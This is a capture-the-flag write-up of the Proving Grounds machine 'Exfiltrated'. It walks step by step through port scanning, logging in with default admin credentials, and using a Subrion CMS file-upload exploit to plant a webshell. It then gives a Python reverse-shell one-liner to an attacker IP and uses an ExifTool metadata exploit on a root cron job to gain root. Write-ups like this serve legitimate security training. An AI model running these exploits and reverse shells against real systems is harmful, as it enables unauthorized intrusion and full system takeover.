

Exfiltrated | Write-up

Difficulty: Easy

Platform: Proving Ground Practice

Operating System: Linux

Target IP: 192.168.224.163

Date Completed: 18-02-2026

Solution Author: Armaan Nain

Objectives

- User Flag
 - Root Flag
-

Initial Foothold

Port & Service Scan :

Scanned the machine for open ports running services facing public network.

QQ Command : NMAP SCAN

```
sudo nmap 192.168.224.163 -sCV -p- --min-rate=300 -oN nmap-scan
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
| 256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_ 256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan revealed two open service on port 80 i.e. HTTP & port 22 i.e. SSH . The target machine is suspected to be running Ubuntu operating system on it .

Service Enumeration :

Started service Enumeration with port 80. While examining the site content came across tried default credentials against login page , was successfully logged in as user administrator with creds (admin:admin)

The screenshot shows a web browser window with the URL <http://exfiltrated.offsec/profile/>. The page is titled "My Profile". At the top, there is a placeholder profile picture with a pencil icon to edit it. Below the picture, the name "Administrator" is displayed. A blue banner at the top right says "No activities at the moment". Underneath the profile picture, there is a section titled "Funds" with the sub-section "Current Assets: 0.00". There is a text input field containing "20" and a blue "Add" button next to it.

on further examination the site was discovered to be running subrion version 4.2.1 The service is vulnerable to various exploits discovered by searchsploit and search engine information gathering.

The screenshot shows the Subrion CMS administration panel at the URL <http://exfiltrated.offsec/panel/>. The interface has a dark theme with teal accents. On the left sidebar, there are several menu items: Subrion (selected), Dashboard, System, Content, Members, Financial, Extensions, and Subrion CMS v 4.2.1. Below the sidebar are social media sharing icons for Twitter and LinkedIn.

The main dashboard area features a teal header with the word "Dashboard". Below it is a welcome message: "Welcome to your administration board, cap'n!". To the right is a user profile icon. Below the profile are four status counts:

Active:	1
Unconfirmed:	2
Approval:	0
Suspended:	0

On the right side of the dashboard, there is a box titled "Blog" containing the following information:

1 blogposts
1 active
0 inactive

jj Command : Cp exploit from Exploit DB to current directory

searchsploit 49876 -m

```
> searchsploit 49876 -m
Exploit: Subrion CMS 4.2.1 - Arbitrary File Upload
  URL: https://www.exploit-db.com/exploits/49876
  Path: /usr/share/exploitdb/exploits/php/webapps/49876.py
  Codes: CVE-2018-19422
  Verified: False
  File Type: Python script, ASCII text executable, with very long lines (956)
```

Proofread the exploit for what does it do , usage instructions , dependencies & hard-coded values. So in line 60 of the exploit, changed the values to (admin:admin) for successful authentication.

```
60 auth_data = {"_st": csrfToken, "username": 'admin', "password": 'admin'}
61 auth = session.post(auth_url, headers=auth_headers, cookies=auth_cookies, d
```

Execute the exploit to achieve remote code execution on the target machine.

↪ Command : Exploit usage

```
python3 exp.py -u http://exfiltrated.offsec/panel
```

```
) python3 exp.py -u http://exfiltrated.offsec/panel/
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: Wgvw3rN1js7HYiuUyq4C1wJy67c3YVkgfJemHaXq
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: yfilzbizqfupksw

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://exfiltrated.offsec/panel/uploads/yfilzbizqfupksw.phar

$ |
```

From webshell , system enumeration revealed python3 was present on the target which can be leveraged to spawn a reverse shell. After setting up a listener , executed a simple one python reverse shell.

↪ Command : reverse shell

```
python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
;s.connect(("192.168.45.210",4444));os.dup2(s.fileno(),0);os.dup
2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
```

```
) rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.210] from (UNKNOWN) [192.168.224.163] 50832
www-data@exfiltrated:/var/www/html/subrion/uploads$ whoami && id && hostname
whoami && id && hostname
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
exfiltrated
www-data@exfiltrated:/var/www/html/subrion/uploads$
```

Got command Execution on the machine as user : www-data

Privilege Escalation

Technique Used: Exiftool Exploitation

System Enumeration revealed , a script is scheduled by the root user running every minute on system. The scripts uses exiftool to store metadata with image name in a log file.

```
www-data@exfiltrated:/tmp$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# ----- minute (0 - 59)
# | ----- hour (0 - 23)
# | | ----- day of month (1 - 31)
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    bash /opt/image-exif.sh
#
```

```
www-data@exfiltrated:/opt$ cat image-exif.sh
cat image-exif.sh
#!/bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\n metadata directory cleaned! \n\n"

IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\n Processing EXIF metadata now... \n\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\n\n Processing is finished! \n\n\n"
```

The exiftool is vulnerable to exploit which was revealed by a simple google search . In short , the exploit basically embeds a payload in metadata which gives code execution with exiftool.

jj Command : Copy Exploit to current Directory


```
searchsploit -m 50911
```

```
> searchsploit -m 50911
Exploit: ExifTool 12.23 - Arbitrary Code Execution
          URL: https://www.exploit-db.com/exploits/50911
          Path: /usr/share/exploitdb/exploits/linux/local/50911.py
          Codes: CVE-2021-22204
Verified: False
File Type: Python script, ASCII text executable
```

so we crafted a malicious image with the exploit and put it in the directory specified in the script running as root.

99 Exploit Usage : Reverse shell

```
python3 50911.py -s "LHOST IP" "LPORT"
```



After the execution of script we successfully get a reverse connection from target machine as root .

```
> nc -nlvp 9998
listening on [any] 9998 ...
connect to [192.168.45.210] from (UNKNOWN) [192.168.224.163] 33174
/bin/sh: 0: can't access tty; job control turned off
# whoami && id && hostname
root
uid=0(root) gid=0(root) groups=0(root)
exfiltrated
# |
```

Flags

User: {HIDDEN}
Root: {HIDDEN}

Extra Information

Tools & Techniques Used :

Tool / Technique	Purpose (Machine's Context)
nmap	To look up for service version & open ports
searchsploit	To look for exploits
Manual Exploitation	-

References

- <https://www.exploit-db.com/exploits/49876> : Subrion CMS 4.2.1 Arbitrary File Upload
- <https://github.com/convisolabs/CVE-2021-22204-exiftool> : Exiftool exploit

My Experience :

- Quite informative machine , I learned something new from it. It made me add some steps to my workflow.
-